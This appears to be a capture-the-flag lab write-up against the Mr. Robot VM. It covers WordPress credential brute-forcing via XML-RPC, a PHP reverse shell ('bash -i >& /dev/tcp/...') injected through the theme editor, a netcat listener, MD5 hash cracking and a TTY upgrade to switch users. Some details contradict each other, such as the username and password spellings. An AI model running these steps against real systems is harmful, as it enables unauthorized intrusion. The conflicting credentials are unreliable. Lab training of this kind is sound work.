Figure 9: WPScan enumeration complete — No users found via passive/aggressive author ID brute-forcing

Findings:

- WordPress Version: 4.3.1 — Insecure (released 2015-09-15), multiple known CVEs.
- Active Theme: Twenty Fifteen v1.3 — outdated.
- XML-RPC endpoint enabled: <http://192.168.56.129/xmlrpc.php> — allows Multicall brute-force attacks.
- WP-Cron externally accessible — potential for DoS abuse.
- Note: Username "elliott" was inferred from the Mr. Robot show theme (Elliot Alderson character).

6. Phase 3 — Gaining Access


6.1 WordPress Credential Brute-Force

Using the deduplicated fsociety.dic wordlist and the known username "elliott", a password attack was launched against the WordPress XML-RPC interface using WPScan's Multicall method.

```
wget http://192.168.56.129/fsociety.dic
```

```
sort -u fsociety.dic -o unique_list.dic
```

```
wpscan --url http://192.168.56.129 --usernames elliott --passwords unique_list.dic
```



```
kali@anonymous:~$ wget http://192.168.56.129/fsociety.dic
--2026-05-10 19:36:37-- http://192.168.56.129/fsociety.dic
Connecting to 192.168.56.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic.1'

fsociety.dic.1
100%[=====] 6.91M 18.2MB/s in 0.4s

2026-05-10 19:36:41 (18.2 MB/s) - 'fsociety.dic.1' saved [7245381/7245381]

kali@anonymous:~$ sort -u fsociety.dic -o unique_list.dic

kali@anonymous:~$ wpscan --url http://192.168.56.129 --usernames
Scan Aborted: missing argument: --usernames

kali@anonymous:~$ wget http://192.168.56.129/fsociety.dic
--2026-05-10 19:38:28-- http://192.168.56.129/fsociety.dic
Connecting to 192.168.56.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic.2'

fsociety.dic.2
100%[=====] 6.91M 19.3MB/s in 0.4s


2026-05-10 19:38:28 (19.3 MB/s) - 'fsociety.dic.2' saved [7245381/7245381]

kali@anonymous:~$ sort -u fsociety.dic -o unique_list.dic

kali@anonymous:~$ wpscan --url http://192.168.56.129 --usernames elliott --passwords unique_list.dic
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Figure 10: fsociety.dic successfully downloaded (7.2 MB), deduplicated, WPScan brute-force launched



```
kali@anonymous:~$ wpscan --url http://192.168.56.129 --usernames elliott --passwords unique_list.dic
WordPress theme in use: twentyfifteen
Location: http://192.168.56.129/wp-content/themes/twentyfifteen/
Last Updated: 2025-12-03T08:08:08Z
Readme: http://192.168.56.129/wp-content/themes/twentyfifteen/readme.txt
The version is out of date, the latest version is 4.3.1
Style URI: http://192.168.56.129/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Css Style In 404 Page (Passive Detection)
Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
http://192.168.56.129/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

Enumerating ALL Plugins (via Passive Methods)
No plugins found.

Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01
No Config Backups Found.

Performing password attack on xmlrpc Multicall against 1 user/s
[SUCCESS] - elliott / ER28-0052
All Found
Progress Time: 00:00:14
Valid Combinations Found:
Username: elliott Password: ER28-0052

No WPScan API Token given, as a result vulnerability data has not been output.
You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

Finished: Sun May 10 19:39:17 2026
Requests Done: 185
Cached Requests: 8
Data Sent: 1.631 MB
Data Received: 1.496 MB
Memory used: 273.664 MB
Elapsed time: 00:00:20
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Figure 11: WPScan SUCCESS — Valid credentials found: elliot / ER28-0652 (via XML-RPC Multicall, 20 seconds)

Result — Valid Credentials Found:

Username: elliot | Password: ER28-0652

6.2 WordPress Admin Access

The discovered credentials were used to authenticate to the WordPress admin dashboard at <http://192.168.56.129/wp-admin/>. Login was successful as user "Elliot Alderson", a WordPress administrator.




Figure 12: WordPress admin dashboard — full administrative access as Elliot Alderson

Dashboard access confirmed with full administrative privileges including: Appearance (Themes & Editor), Plugins, Users, Settings.

6.3 Reverse Shell Deployment — Theme Editor

With WordPress admin access, the built-in Theme Editor was used to inject a PHP reverse shell into the active theme's style.css (which was then mapped to 404.php execution). A Netcat listener was started first on the attacker machine.

```
nc -lvnp 4444
```




Figure 13: Netcat listener started on port 4444 + hostnamectl set-hostname anonymous-team

PHP reverse shell payload injected into Appearance > Editor:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.128/4444 0>&1'"); ?>
```




Figure 14: Theme Editor — PHP reverse shell injected, "File edited successfully"

The reverse shell was triggered by requesting the theme file:

```
curl http://192.168.56.129/wp-content/themes/twentyfifteen/404.php
```






Figure 15: Shell triggered from anonymous-team — reverse connection initiated to 192.168.56.128:4444

6.4 Initial Foothold — Verification



ove the mouse pointer inside or press Ctrl+G.

Figure 16: Netcat receives reverse shell — connection from 192.168.56.129:56559 → daemon shell




Figure 17: Foothold proof — whoami=daemon, uid=1(daemon) gid=1(daemon) — limited shell on WordPress server

Shell landed in: /wordpress/htdocs/wp-content/themes/twentyfifteen. The daemon user has limited privileges.

7. Phase 4 — Post-Exploitation & Privilege Escalation

7.1 File System Enumeration

From the daemon shell, the /home directory was enumerated to identify other users and sensitive files.

```
ls /home
ls -la /home/robot/
```




Figure 18: /home/robot/ contents — key-2-of-3.txt (robot-only r-----) and password.raw-md5 (world-readable -rw-r--r--)

Permissions	Owner	File	Notes
-r-----	robot	key-2-of-3.txt	Only readable by robot user — requires privilege switch
-rw-r--r--	robot	password.raw-md5	World-readable — MD5 hash of robot's password

7.2 Password Hash Retrieval & Cracking

The password.raw-md5 file was readable without elevated privileges. Its content was retrieved:

```
cat /home/robot/password.raw-md5
```





Figure 19: cat password.raw-md5 — hash: robot:c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash c3fcd3d76192e4007dfb496cca67e13b was identified as a weak, unsalted MD5 hash. It was cracked using the john tool with rockyou.txt:

```
echo "robot:c3fcd3d76192e4007dfb496cca67e13b" > hash.txt
```

```
john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Result: Plaintext password: abcdefghijklmnopqrstuvwxyz

(The hash resolves to a simple alphabetical sequence — confirming the weakness of unsalted MD5 storage.)

7.3 User Switching & Key 2 Retrieval

A TTY shell was spawned to allow interactive su login, then the robot user was accessed:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
su robot
```

```
Password: abcdefghijklmnopqrstuvwxyz
```




Figure 20: python pty upgrade + su robot with cracked password — successful user switch

